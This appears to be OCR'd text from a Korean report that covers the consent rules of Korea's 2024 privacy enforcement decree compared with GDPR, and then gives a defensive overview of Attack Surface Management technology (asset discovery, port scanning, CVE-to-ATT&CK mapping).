(https://www.msit.go.kr/eng/bbs/view.do? sCode=eng&mId=4&mPid=2&bbsSeqNo=42&nttSeqNo=964&searchOpt=ALL

[3] AI policy directions in the new Trump administration, brookings.edu, 2024 11
(https://www.brookings.edu/articles/ai-policy-directions-in-the-new-trumpadministration)

[4] Assessing the State of AI Policy, Joanna F. DeFranco, 2024 07
(https://arxiv.org/pdf/2407.21717

[5] 트럼프와 바이든 행정부의 주요 과학기술혁신정책 비교 및 시사점, KISTEP, 2024 10
(https://www.kistep.re.kr/board.es?act=view&bid=0031&list_no=93812&mid=a10306010000

Part. 2

02

# 2024. 9. 15. 시행 개인정보보호법 시행령의 주요내용

김앤장 법률사무소, 김도엽 변호사

## Ⅰ. 서론

2024년 9월 15일 시행된 「개인정보 보호법」(이하 "개인정보 보호법")은 개인정보처리자가 서비스 이용계약 과정에서 신뢰에 기반하여 별도의 동의 없이 개인정보를 이용할 수 있도록 하는 등 기존의 필수동의 법제를 개선하고 동의 외에도 다양한 개인정보 처리 근거를 제시하고 있다. 이에 따라 개인정보처리자는 각 상황에 맞게 개인정보를 수집 및 이용하기 위한 법적 근거를 채택하고, 그에 따라 개인정보 처리를 위한 절차를 마련하는 것이 중요해졌다. 특히, 개인정보 보호법은 개인정보 처리의 근거 중 계약 체결 및 이행을 위해 "불가피하게 필요한 경우"를 삭제하고 그 요건을 합리적으로 개선하였다(개정법률 제15조 제1항 제4호).

한편, 개정 「개인정보 보호법 시행령」(이하 "시행령")에서는 동의를 받는 방법을 구체화 하였다. 특히, 2024. 9. 15. 시행된 시행령 제17조 제1항에서는 정보주체가 명확히 그 내용을 알고 자유로운 의사에 따라 동의 여부를 결정할 수 있도록 정하여 동의가 본질적으로 자유로운 선택에 의한 점을 명시적으로 규정하였다. 이러한 개인정보 보호법과 시행령에 따라, 개인정보처리자는 개인정보 처리의 근거로서 계약체결 및 이행, 동의를 받는 방법은 물론, 개인정보 처리방침을 통한 투명성에 이르기까지 개인정보 처리 근거에 관한 이해와 준비가 필요할 수 있다. 본 칼럼에서는 그간 적용되어 온 EU GDPR(General Data Protection Regulation, 이하 "GDPR")에서의 동의요건을 살펴보고, 우리 개정 법령에 따라 개인정보처리자의 준비사항 등을 살펴본다.

## Ⅱ. 주요 내용

시행령 제17조 제1항은 개인정보처리자가 개인정보 처리에 대하여 정보주체의 동의를 받을 때에는 아래의 조건을 모두 충족할 것을 규정하고 있다. 이는 종전에도 판례를 통해서 간접적으로 적용되어 온 조건으로, 시행령에 그 조건을 명확히 규정한 것으로 보인다. 시행령의 개정은 2023년 9월에 이루어졌으나, 시행령 제17조 제1항은 기업 등이 동의 절차를 개선할 준비기간을 부여하기 위하여 시행일이 1년 유예되었다. 그 내용은 다음과 같다.

**제17조(동의를 받는 방법)**① 개인정보처리자는 법 제22조에 따라 개인정보의 처리에 대하여 정보주체의 동의를 받을 때에는 다음 각 호의 조건을 모두 충족해야 한다.
1. 정보주체가 자유로운 의사에 따라 동의 여부를 결정할 수 있을 것
2. 동의를 받으려는 내용이 구체적이고 명확할 것
3. 그 내용을 쉽게 읽고 이해할 수 있는 문구를 사용할 것
4. 동의 여부를 명확하게 표시할 수 있는 방법을 정보주체에게 제공할 것

관련하여, 시행령에서 정하고 있는 동의에 관한 구체적인 요건은 아래 GDPR 제4조 제11항과도 유사한 측면이 있다. GDPR 발효 이후 관련 해석의 내용은 항을 바꾸어 살펴보도록 한다.

| GDPR 제4조 제11항 | 개인정보 보호법 시행령 제17조 제1항 |
|---|---|
| 자유롭게 제공되는 동의(Free / freely given) | 정보주체가 자유로운 의사에 따라 동의 여부를 결정할 수 있을 것 |
| 구체적 동의(Specific) | 동의를 받으려는 내용이 구체적이고 명확할 것 |
| 충분하고 명확한 정보 제공받은 상태에서의 동의(Informed) | 그 내용을 쉽게 읽고 이해할 수 있는 문구를 사용할 것 |
| 명확한 행동이나 진술을 통한 동의(Unambiguous indications of wishes) | 동의 여부를 명확하게 표시할 수 있는 방법을 정보주체에게 제공할 것 |

## 1. GDPR 내 개인정보처리 동의 기준

### 가. GDPR 내 개인정보 처리의 법적 근거 및 동의 규정

GDPR은 개인정보 보호법과 유사하게 개인정보 처리의 법적 근거로 정보주체의 동의, 계약의 이행 또는 계약 체결 전 정보주체가 요청한 조치를 취하기 위해 개인정보 처리가 필요한 경우, 법적 의무 준수에 개인정보 처리가 필요한 경우, 정보주체 또는 제3자의 생명에 관한 이익을 보호하기 위해 개인정보 처리가 필요한 경우, 공익을 위하거나 공식 권한 행사하여 이루어지는 업무수행에 개인정보 처리가 필요한 경우 등을 제시하고 있다(GDPR 제6조 제1항).

그 중 정보주체의 동의는 본인과 관련된 개인정보의 처리에 대해 합의한다는 정보주체의 의사를 진술이나 명백한 적극적인 행위를 통해 자유롭고, 구체적으로, 결과에 대해 인지하여 분명하게 나타낸 의사표시로 정의하고 있다(GDPR 제4조 제11항). GDPR 전문(RECITALS)에서도 자유롭게 주어진 동의에 관하여 정보주체와 개인정보처리자 간의 명백한 불균형이 존재하는 경우 동의가 유효한 법적 근거가 되지 않으며, 서비스 제공 등이 동의 없이 이루어질 수 없음에도 불구하고 동의에 근거하여 개인정보 처리가 진행되는 경우 동의는 자유롭게 제공된 것이 아니라는 점을 설명하고 있다(GDPR 전문 제43조).

## 나. 유럽 개인정보보호이사회 등 규제기관의 해석

EU 개인정보보호이사회(European Data Protection Board, 이하 EDBP)는 동의에 관하여 좀더 상세히 설명하고 있다. EDPB의 가이드라인[1]에 의하면 동의가 적법하게 이루어지기 위해서는 (i)정보주체에게 강제나 불이익 없이 자유롭게 제공된 동의여야 하고(Freely given), (ii)동의의 목적, 내용은 분명하고 구체적이어야 하며(Specific), (iii)충분하고 명확한 정보를 제공받은 상태에서 동의가 이루어져야 하고(Informed), (iv)명확한 행동이나 진술을 통해 동의가 이루어져야 한다(Unambiguous indication). 특히 위 (i)정보주체에게 자유롭게 제공된 동의에 대하여 정보 주체에게 실질적인 선택권이 주어져야 하며, 강요되거나 다른 선택지가 없다고 느끼는 상황에서의 동의는 무효라고 설명하고 있다. 이에 따라 동의를 서비스 이용을 위한 조건으로 취득하거나, 정보주체가 불이익을 감수하지 않고 동의를 거부하거나 철회할 수 없는 경우 정보주체에게 자유롭게 제공된 동의가 아닌 것으로 해석하고 있다.

관련하여, 정보주체에게 동의를 받는 과정에서 정보주체에게 실질적인 선택권이 부여된 것인지 살펴볼 필요가 있다. EDPB 가이드라인은 자유롭게 제공된 동의인지 여부 판단 기준으로 아래의 판단 요건을 제시한다. [2]

**힘의 불균형(imbalance of power)**공공기관 등이 권력의 우위를 이용하여 유효한 동의를 받아서는 안되며, 권력의 우위에 있는 개인정보처리자의 경우 동의가 아닌 다른 처리 근거를 우선시해야 한다고 제안하고 있다. 그러나 참가가 전적으로 자발적이며 필수 서비스에 영향을 미치지 않는 경우와 같은 특정 상황에서는 공공기관의 경우에도 동의를 받는 것이 적절할 수 있다.

**조건의 연계성(Conditionality)**GDPR 제7조 제4항은 서비스의 이용 등 계약의 이행이 불필요한 데이터 처리에 동의하는 것을 조건으로 삼아서는 안된다고 강조하고 있다. 나아가, 요청된 개인정보 처리 동의와 계약 이행 사이에는 명확한 연결성이 있어야 하며, 데이터 처리가 계약 이행에 필요한 경우에는 동의를 처리 근거로 삼아서는 안된다고 한다.

**세분화(Granularity)**정보주체가 개별 목적에 따라 개인정보 처리에 동의하거나 거부할 수 있도록 해야 하고, 묶음으로 한꺼번에 동의하는 형태는 적절하지 않다. 개인정보처리자는 각각의 처리 목적에 대하여 별도의 동의를 얻어 정보주체의 자유로운 선택을 보장해야 한다.

**손해(Detriment)**개인정보처리자는 정보주체가 비용이나 서비스 품질의 손실 등 부정적인 결과 없이 동의를 거부하거나 철회할 수 있음을 증명해야 한다. 동의를 철회할 경우 서비스 품질이 감소하거나 기타 손해가 발생한다면 이는 동의가 적법하지 않음을 의미한다. 따라서 개인정보처리자는 정보주체가 서비스의 가치 손상 없이도 동의를 철회할 수 있도록 보장해야 한다.

한편, 영국의 GDPR 및 영국의 개인정보 규제기관인 ICO(Information Commissioner's Office)도 유사하게

1) Guidelines 05/2020 on consent under Regulation 2016/679, 2016
2) Guidelines 05/2020 on consent under Regulation 2016/679(2020), 7-13면

개인정보 처리 동의의 적법 요건에 대하여 EDPB와 유사하게 해석하고 있는 것으로 보인다.[3] 여기에서도 적법한 동의로 인정되기 위해서는 동의가 자유롭게 제공되어야 하며, 구체적이고, 충분한 정보가 제공된 상태에서 명확한 방식으로 이루어져야 한다는 점을 설명하고 있다. 특히 자유롭게 제공되었는지 여부와 관련하여 (i)동의가 계약의 이행 또는 서비스 제공과 관련하여 필요하지 않은 경우 동의가 서비스의 조건이 되어서는 아니되며, (ii)불이익 없이 자유롭게 동의를 거절 또는 철회할 수 있어야 하고, (iii)공공기관 또는 고용주 등 권력 불균형이 있는 관계에서는 자유로운 동의를 받기 어려울 수도 있다고 설명하고 있다.

## 2.개인정보 보호법 시행령 제17조 제1항의 주요 내용

### 가. 개정 배경 및 필수동의 관행의 개선

기존 개인정보 처리 근거로서 필수동의를 받는 관행은 오랜 기간 지속되어 온 관행임을 부인하기는 어렵다. 1999년 정보통신망법 개정 이후 온라인 개인정보처리자는 서비스 제공 시 대부분의 경우 필수적으로 동의를 받아야 했고, 2011년 보호법 제정 이후 공공부문과 오프라인 부문에서도 계약 체결 및 이행을 위해 '불가피한 경우' 외에는 정보주체로부터 필수적으로 동의를 받아야 했다. 이로 인하여 개인정보처리자는 서비스 제공을 위하여 필요하더라도 반드시 정보주체의 동의를 받아야 했고, 정보주체의 입장에서도 동의의 내용을 제대로 알지 못한 상태에서 서비스 이용을 위하여 형식적으로 동의한다는 문제제기가 있었다.

그러나 2023년 개인정보 보호법 개정과 함께 서비스 이용 등 당사자 간 계약과 관련하여 필요한 개인정보에 대하여는 형식적인 필수동의를 받지 않아도 개인정보를 수집 및 이용할 수 있게 되었다. 나아가, 2024년 9월 15일 시행령 제17조 제1항의 시행으로 동의를 받는 방법에서 동의의 조건을 구체적으로 규정하여, 개인정보처리자는 정보주체의 동의를 받기 위하여 동의 내용을 충분히 알 수 있도록 알리고 자유로운 의사에 따라 동의 여부를 결정할 수 있도록 해야 한다.

이러한 개인정보 보호법 및 시행령 제17조 제1항이 규정하는 동의를 받는 방법은 기존에 법원이 동의의 적법 여부를 판단할 때 사용하던 기준과 유사한 점이 있다. 법원은 적법한 동의를 받기 위해서는 이용자가 결정권을 충분히 자유롭게 행사할 수 있도록 법정 고지사항을 명확하게 게재하고, 이를 인지한 상태에서 동의 여부를 판단할 수 있도록 해야 한다고 판시한 바 있다.[4] 일련의 법령의 개정에 비추어 볼 때, 향후 필수동의 관행이 점진적으로 개선될 것으로 기대된다. 개념적으로도 '필수'와 '동의'는 서로 맞지 아니한 점에 비추어 볼 때 타당한 측면이 있다.

3) https://ico.org.uk/for-organisations/uk-gdpr-guidance-and-resources/lawful-basis/consent/what-is-valid-consent/#what2(최종방문일 24. 12. 26.)

4) 대법원 2016. 6. 28. 선고 2014두2638 판결

## 나. 자유로운 의사에 따른 결정의 의미

시행령 제17조 제1항 제1호 “정보주체가 자유로운 의사에 따라 동의 여부를 결정할 수 있을 것”에 연말에 발표될 예정인 개인정보 처리 통합 안내서가 공개될 예정이다. 관련하여, 개인정보보호위원회(이하 “보호위”)는 개인정보 보호법 및 시행령 개정사항 안내서 및 보도자료 등을 통하여 동의하지 않으면 재화 공급 또는 서비스 제공 자체를 거부하는 방식으로 동의 제도를 운영할 경우 정보주체의 자유로운 의사에 따른 동의 여부의 결정으로 보기 어렵다고 명시한 바 있다.[5] 계약 이행 등을 위하여 필요한 개인정보와 필요하지 않은 개인정보를 구분하여 전자의 경우 필수동의를 받았다고 하더라도 그 효과는 해당 내용을 ‘고지’한 것에 그치게 되며, 개별 상황에 따라서는 보호법 상 동의를 받는 방법에 관한 원칙에 저촉될 수 있다고 발표한 바 있다.[6]

한편, 보호위는 위 안내서에서 필수적으로 동의를 요구하는 것이 자유로운 의사에 반하는 것인지 여부에 관하여 정보주체에게 동의를 요청하는 과정에서 동의를 거부할 경우 서비스 계약체결 자체를 거부하는 등의 방법으로 동의를 강제해서는 안 되고, 2024년 9월 15일부터 정보주체의 자유로운 의사가 반영되도록 동의 절차 개편의 필요성을 언급하기도 했다.[7]

이러한 보호위의 해석에 비추어 보면, 개정 시행령의 해석은 앞서 살펴본 EU GDPR 상 동의의 요건인 ‘자유롭게 제공된 동의’와도 유사한 것으로 보인다. 특히, 자유로운 의사에 동의 여부의 결정은 일반적으로 필수동의(실무적으로는 대부분 계약체결 및 이행과 관련될 것으로 보인다)와 밀접한 관련이 있을 것으로 예상된다. 이에 따라 개인정보처리자는 개인정보 처리의 법적 근거와 관련하여, 계약 체결 및 이행의 범위와 기준을 함께 고려해야 합리적인 근거와 증빙을 마련할 수 있을 것이다. 한편, 기존의 필수동의가 이슈가 될 수 있는데, 보호위는 그간의 상당한 기간 동안 필수동의를 유지해온 관행에 비추어 산업계에서 이를 곧바로 변경하는 것이 제한적이라는 점을 고려하여 동의가 아닌 고지의 의미를 부여한 것으로 보인다.

## 다. 개인정보 처리방침과 투명성

개인정보 처리의 법적 근거에서의 계약체결 및 이행의 범위를 확대하는 경우, 동의 없는 개인정보 수집 및 이용의 맥락에서 정보주체의 보호가 미흡할 수 있을 것이라는 논란을 완전히 배제하기는 어렵다. 특히 우리의 위에서 살펴본 우리 관행이 상당히 오랜기간 동안 지속되어 왔다는 점에 비추어 볼 때 이러한 문제제기가 아주 생소한 것만도 아니다.

관련하여, 개정 법률은 개인정보처리자는 정보주체의 동의 없이 처리할 수 있는 개인정보에 대해서는 ‘항목’과 ‘처리의 법적 근거’를 정보주체의 동의를 받아 처리하는 개인정보와 구분하여 개인정보 처리방침에 공개하여야 한다(개인정보 보호법 제22조 제3항). 나아가 개인정보 보호법에서는 개인정보 처리의 법적 근거를 개인정보 처리방침의 평가 기준의 하나로 규정하고 있다(법제30조의2 제2항, 시행령 제31조의2 제1항 제3호). 그렇다면, 개인정보보호법과 시행령은 불필요한 필수동의의 관행은 개선하되, 개인정보 처리의 법적 근거에 관하여 개인정보 처리방침에 공개하여 투명성을 확보하고, 이에 대한 평가(법 제30조의2)등을 통해 정보주체를 보호하고 있는 것으로 보여진다.

5) 개인정보 보호법 및 시행령 개정사항 안내서(2023. 12. 29.)제10면 참조.
6) 개인정보보호위원회 보도자료, “개인정보 필수동의 관행 개선한다”(2024. 9. 12.)제3면 참조.
7) 개인정보 보호법 및 시행령 개정사항 안내서(2023. 12. 29.)제11면 참조.

## Ⅲ. 고려사항

개인정보 보호법과 시행령은 기존의 동의의 본질적인 속성이 자유롭고 선택적이라는 점을 명시적으로 밝혔다는 측면에서 의미가 있다. 특히, 이번 정보주체의 동의를 받기 위한 방법에 대한 시행령 제17조 제1항이 본격적으로 시행됨에 따라 개인정보처리자가 정보주체로부터 불필요한 필수동의를 받는 관행이 점진적으로 변경될 것으로 예상된다.

이에 따라, 개인정보처리자는 우선 현재 수집 및 이용하고 있는 모든 개인정보의 흐름을 우선 파악해야 하고, 개인정보 항목별로 구분하여 그 개인정보 처리의 근거를 살펴봐야 한다. 특히 개인정보처리자는 맞춤형 서비스나, 인공지능의 개발 등에 관해 계약체결 및 이행, 정당한 이익, 동의 등의 합리적 근거를 마련해야 할 것이다.

실무적으로(1)개인정보처리자는 해당 개인정보의 수집 및 이용이 계약의 체결 및 이행을 위하여 필요한 정보인지 여부를 확인하는 것이 중요해 보인다.  만일 개인정보처리자가 계약의 체결 및 이행을 위하여 필요한 경우로 판단하는 경우에는 합리적인 근거와 증빙을 마련하는 것이 필요하다. 나아가, 이러한 계약 체결 및 이행과 같이 정보주체의 동의 없이 처리할 수 있는 개인정보에 대해서는 그 항목과 처리의 법적 근거를 정보주체의 동의를 받아 처리하는 개인정보와 구분하여 개인정보 처리방침에 공개하여야 한다(개인정보 보호법 제22조 제3항, 제30조의2).

(2)계약 체결 및 이행과 관련이 없는 개인정보에 대해서는 정보주체의 동의를 받아야 되는 지 살펴볼 필요가 있다. 이때 개인정보처리자는 각 동의 사항을 구분하여 정보주체가 이를 명확하게 인지할 수 있도록 알리고 동의를 받아야 하고, 정보주체가 동의 내용을 충분히 알 수 있도록 쉬운 문구 등을 사용하여 알려야 하며, '정보주체의 자유로운 의사'에 따라 동의 여부를 결정할 수 있도록 동의를 받는 방법을 확인해야 한다. 여기에는 동의서의 내용은 물론, 실질적인 UI/UX 구현에서도 시행령에서 정한 요건이 갖춰질 수 있도록 구체적으로 살펴볼 필요가 있다.

한편, 민감정보 또는 고유식별정보가 계약 이행을 위하여 불가피하게 필요한 경우에는 정보주체의 동의가 필요하다(보호법 제23조 제1항, 제24조 제1항). 이는 법문의 구조에 비추어 볼 때 원칙적 금지의 해제에 해당하는 동의로 해석할 여지가 있다. 물론 이 경우에도 우리 법령 및 GDPR[8]에 비추어 볼 때, 개인정보 처리의 법적 근거를 개인정보 처리방침에 투명하게 공개하는 것이 적절하다.

위에서 살펴본 바와 같이, 개인정보 처리의 법적 근거의 중요성이 강화되고 있다. 개인정보처리자는 필수동의 관행의 개선방향을 인지하고, 개인정보 흐름을 파악하여 합리적인 개인정보 처리의 법적 근거를 마련하고, 이와 관련한 투명성을 확보하기 위한 개인정보 처리방침 등을 종합적으로 검토하여, 개인정보 처리의 적법성과 투명성 원칙을 준수해 나가야 할 것으로 보인다.

8) GDPR 제13조, 제14조

Part. 2

# 03 ASM 기술 동향 및 활용 방안

고려대학교, 김휘강 교수

## I. 서론

ASM(Attack Surface Management)은 외부에 노출된 정보자산을 둘러싼 위협(threat)과, 정보자산이 내재하고 있는 취약점(vulnerability)을 자동으로 식별하고, 식별된 정보를 토대로 위험(risk)요소를 선제적으로 제거하여 보안성을 높이는 솔루션이다.





그림 3-1 공격 표면 및 다양한 공격 벡터

국내 용어로는 '공격표면관리 솔루션' 이라는 용어로 통용되고 있으며, 2022년 경을 전후로 초기 시장이 형성되었다. 2023년 주로 북미를 중심으로 적극 확산되기 시작되었다. 일본에서는 2023년에 경제산업성에서 "ASM 도입 가이던스"[1]를 고시한 바 있다.

1) 「ASM(Attack Surface Management)導入ガイダンス ~外部から把握出来る情報を用いて自組織のIT資産を発見し管理する~」を取りまとめました,일본경제산업성, https://www.meti.go.jp/press/2023/05/20230529001/20230529001.html

이 즈음 가트너에서 ASM을 CTEM(Continuous Threat Exposure Management)이라는 용어로 확장하여 사용하기 시작했고, 2024년에 발표된 Top 10 Strategic Technology Trends에 CTEM을 포함하여 제시하였다.[2)]
국내 역시 2024년 국내에서도 본격적으로 도입이 확산되고 있으며, 금융보안원에서 금융권 공격표면 관리 시스템(F-ASM)모델에 대해 연구개발에 착수하는 등, 2025년에는 주요 산업군별로 ASM 도입이 확대될 것으로 예상된다.

참고로, Market and Makets 의 분석에 따르면 2024년부터 2029년까지 향후 5년간 연평균성장율 29.3%를 보이며 약 4조6천억원($3.3 billion)일 것으로 예측되고 있다.[3)]

ASM 솔루션은 말그대로 조직 내 정보자산들의 공격표면을 관리하기 위한 솔루션이므로, (1)네트워크 상에 연결되어 있는 조직의 IT자산을 식별, 특히 관리 사각지대에서 방치되고 있던 자산들까지 자동 식별할 수 있도록 가시화하는 기능이 기본적으로 탑재되어 있으며, (2)그리고 식별된 해당 자산들에 존재하는 취약점들을 식별하는 기능이 탑재되어 있다.

ASM 솔루션들은 초기에 (1)과 (2)의 기능만을 갖춘 경우가 많았으나, CTI(Cyber Threat Intelligence; 사이버위협정보)와 결합하여 점차 조직의 위협요소들을 종합 관리하는 솔루션으로 변모하고 있다.(표3-1 참조)
근 미래에 ASM은 (1)보안관제 플랫폼인 SIEM 솔루션들과 연동하여 보안 모니터링 업무에 있어 효율을 증가시키는 방향으로 진화, 또는 (2)최신 취약점 정보를 이용하여 상시 취약점 점검을 수행할 수 있는 보안 compliance 플랫폼으로 진화할 가능성이 높다.

| | 초기 ASM | 현재 ASM |
|---|---|---|
| 자산관리<br>(Asset Management) | • 수동 등록<br>(IP address 또는 DNS record 기반) | • 자동 등록<br>• 가시화 기능 강조<br>• 클라우드 상의 자산 자동 검색 |
| 위협관리<br>(Threat Management) | • 서버/네트워크 등 정보자산에 알려진 CVE 기반 취약점 존재 여부 파악<br>(초기단계의 ASM 은 사실상 vulnerability management 에 더 가까웠음.) | • CVE 기반 취약점 존재여부 파악 및 CVE 관련 해커그룹 정보 연계<br>• OSINT, CTI 기반 위협정보 제공<br>• 다크웹 내 유출 정보 파악 |
| 위험관리<br>(Risk Management) | • 위협관리 기능을 통해 식별한 문제점들에 대한 위험도 산정, 대쉬보드에 가시화 | • 좌동 |

2) "Gartner Top 10 Strategic Technology Trends for 2024", https://www.gartner.com/en/articles/gartner-top-10-strategic-technology-trends-for-2024

3) "Attack Surface Management Market by Offering(Solutions, Services), Deployment Mode(Cloud, On-premises), Organization Size(Large Enterprises, SMEs), Vertical(BFSI, Healthcare, Retail & E-Commerce)and Region - Global Forecast to 2029", https://www.marketsandmarkets.com/Market-Reports/attack-surface-management-market-175286676.html, April, 2024

| | 초기 ASM | 현재 ASM |
|---|---|---|
| 연동<br>(Integration) | • 없음 | • API 기반 기존 보안 솔루션들과의 연동 |
| 관련보안<br>(Framework) | • 없음 | • MITRE ATT&CK, OASIS TAXII, CTAS 등 |

표 3 – 1 ASM의 기능변화 트랜드

## II. ASM 주요 기능 별로 요구되는 핵심 기술

### 2. 자산식별 기술

모든 보안의 시작은 자산관리에서 출발한다고 해도 과언이 아니다. 기본적으로 IP address 대역을 입력받아 해당 대역을 스캐닝하여 서버 및 네트워크 자산을 식별하게 되는데, 빠른 시간 내에 식별을 해내기 위해 고속 스캐닝 기술을 필요로 한다. 이런 점에서 볼 때, 국내외 초기 ASM 솔루션 기업들이 대부분 취약점 스캐너 업체였던 것은 우연이 아니라고 할 수 있다.

다만, 보유하고 있는 자산이 어느 대역에 있는지 100% 파악하지 못하고 있는 기업들이 있다. 클라우드 상에서 서비스를 운영하는 경우 동적으로 네트워크 대역이 변경될 가능성도 있고, 관리상의 실수로 놓치고 있는 자산이 있을 수도 있고, 본사 및 지사 간 관리 주체가 명확하지 않아 방치된 자산이 있을 수 있고, DevOps 관리프로세스가 명확하지 않아 개발자가 임의로 서버 인스턴스를 가동시킨 것을 보안관리자가 미처 파악하지 못한 경우도 있을 수 있다.

그러므로 단순하게 IP address 대역에 대한 스캐닝만으로는 부족하므로 ASM에서는 아래와 같은 기법들을 추가로 활용하여 탐지 범위를 최대화 하고 있다.

- 도메인명이 주어질 경우 관행상 사용되는 서버들에 대한 존재유무 쿼리(예: 입력받은 대표 도메인명이 zyx.com 일 경우 ns.zyx.com, ftp.zyx.com, mail.zyx.com, smtp.zyx.com, pop3.zyx.com, www.zyx.com, extranet.zyx.com, ssl-vpn.zyx.com 등 관행상 사용되는 호스트명 접두어를 붙여 쿼리를 수행)
  입력받은 대표 도메인의 TLD를 변경하여 누락된 자산이 존재하는지 쿼리(예: zyx.ac.kr 이 대표도메인인 경우 zyx.edu를 추가 검색, zyx.com 이 주어진 경우 zyx.co.kr, zyx.io, zyx.net 등으로 추가 확대 검색)
- 식별된 자산의 웹페이지 내의 link를 분석하여 제공받지 않은 IP address 대역에 존재하는 동일 domain의 서버를 추가 식별
- OSINT 검색을 통해 대표도메인 또는 대표 제품/서비스 명을 포함하고 있는 web site 또는 서버들을 식별

[그림3-2]는 ASM에서 IT자산들을 자동으로 식별한 뒤 자산들의 분포 정보들을 토대로 시각화한 결과이다. 이 과정에서 domain별 sub-domain 추가 식별, IP address 대역 내 존재하는 자산 추가 식별, Cloud 내에 존재하는 VM 인스턴스에 대한 식별 작업이 수행된다.





그림 3-5 ASM에서 IT자산들을 자동으로 식별하여 시각화한 결과

## 2. 고속 스캐닝 기술

자산식별은 IP address 대역에 mapping되는 alive한 자산이 있는지를 체크하는 것이라면, 각 자산별로 구동중인 서비스를 식별하는 작업이 필요하다.

IP scanning 기능 및 port scanning 기능이 기본적으로 활용되고, OS 및 S/W 식별작업이 이루어진다. 이를 위해 OS fingerprinting 및 열려있는 port별 서비스 및 daemon program에 대해 분석하게 된다. 이 과정에서 오탐을 최소화 해야만 이 자산이 보유하고 있는 취약점 정보를 정확하게 파악할 수 있게 된다.

다만, aggressive하게 inspection packet을 보내서 식별하게 될 경우 정확도가 높아질 수는 있지만 사실상 공격으로 오인될 소지가 높아 packet이 차단되거나 경우에 따라 서비스 장애를 일으킬 수 있다.

nmap과 같은 일반적인 scanning 도구를 활용하는 경우 스캐닝에 많은 시간이 소요된다. 물론 극단적인 상황이긴 하지만 어떤 서버에 65535개의 모든 port에 서비스가 구동 중인 경우, 총 소요시간은 최대 약

1092시간까지 걸릴 수 있다.(1개의 port 당 timeout 까지 60초가 소요되고, 1개의 IP address 당 65535 개의 port를 scanning을 수행, 60초 x 65535 = 1092.25 시간 소요)
대부분 ASM 솔루션들에서는 고속 scanning을 지원하는 알고리즘을 자체적으로 보유하여 운영하고 있다. 고속 scanning 기술은 네트워크 보안에서도 지속적으로 연구되어 오고 있는 분야로 향후 발전의 여지가 더 남아 있는 분야이다. 다만, 오탐을 최소화 하면서 정밀한 fingerprinting을 하는 것과 scanning 속도 간에는 trade-off 가 존재하므로 적절한 서비스 운영 노하우를 확보하는 것이 보다 중요하다고 할 수 있다.

## 3. 취약점 분석 및 CTI 와의 연계 분석 기술

scanning을 통해 확보한 정보를 기반으로 해당 자산에 어떠한 취약점이 존재하는지 CVE[4] ID와 mapping 하는 작업이 필요하다. 이 과정에서 CPE(Common Platform Enumeration)[5] 을 활용하여 타 보안 database에 수록된 정보를 API로 제공할 수도 있다.(예: NIST 의 NVD[6] 의 경우 CPE dictionary와 API를 이용한 조회를 제공하고 있다.)
각 ASM 업체마다 고유한 CTI database를 보유하고 있어 발견된 취약점과 알려진 IoC data, MITRE ATT&CK 의 technique ID 와 연계된 정보를 확인할 수 있다.
본고에서는 개념 설명을 위해 공개정보를 사용하는 것을 가정하여 위협정보를 제공하는 상황을 상정하였다.
식별한 CVE ID를 MITRE ATT&CK의 TID 로 mapping 하는 예는 [그림3-3]과 같다. [그림3-3]은 MITRE의 Center for Threat Informed Defense[7]에서 제공하는 정보를 발췌한 것이다.

| Capability ID | Capability Description | Mapping Type | ATT&CK ID | ATT&CK Name |
|---|---|---|---|---|
| CVE-2020-3403 | Cisco IOS XE Software | primary_impact | T1068 | Exploitation for Privilege Escalation |
| CVE-2020-3403 | Cisco IOS XE Software | secondary_impact | T1059 | Command and Scripting Interpreter |
| CVE-2020-3403 | Cisco IOS XE Software | exploitation_technique | T1078 | Valid Accounts |
| CVE-2020-3292 | Cisco Small Business RV Series Router Firmware | primary_impact | T1499.004 | Application or System Exploitation |
| CVE-2020-3292 | Cisco Small Business RV Series Router Firmware | secondary_impact | T1059 | Command and Scripting Interpreter |
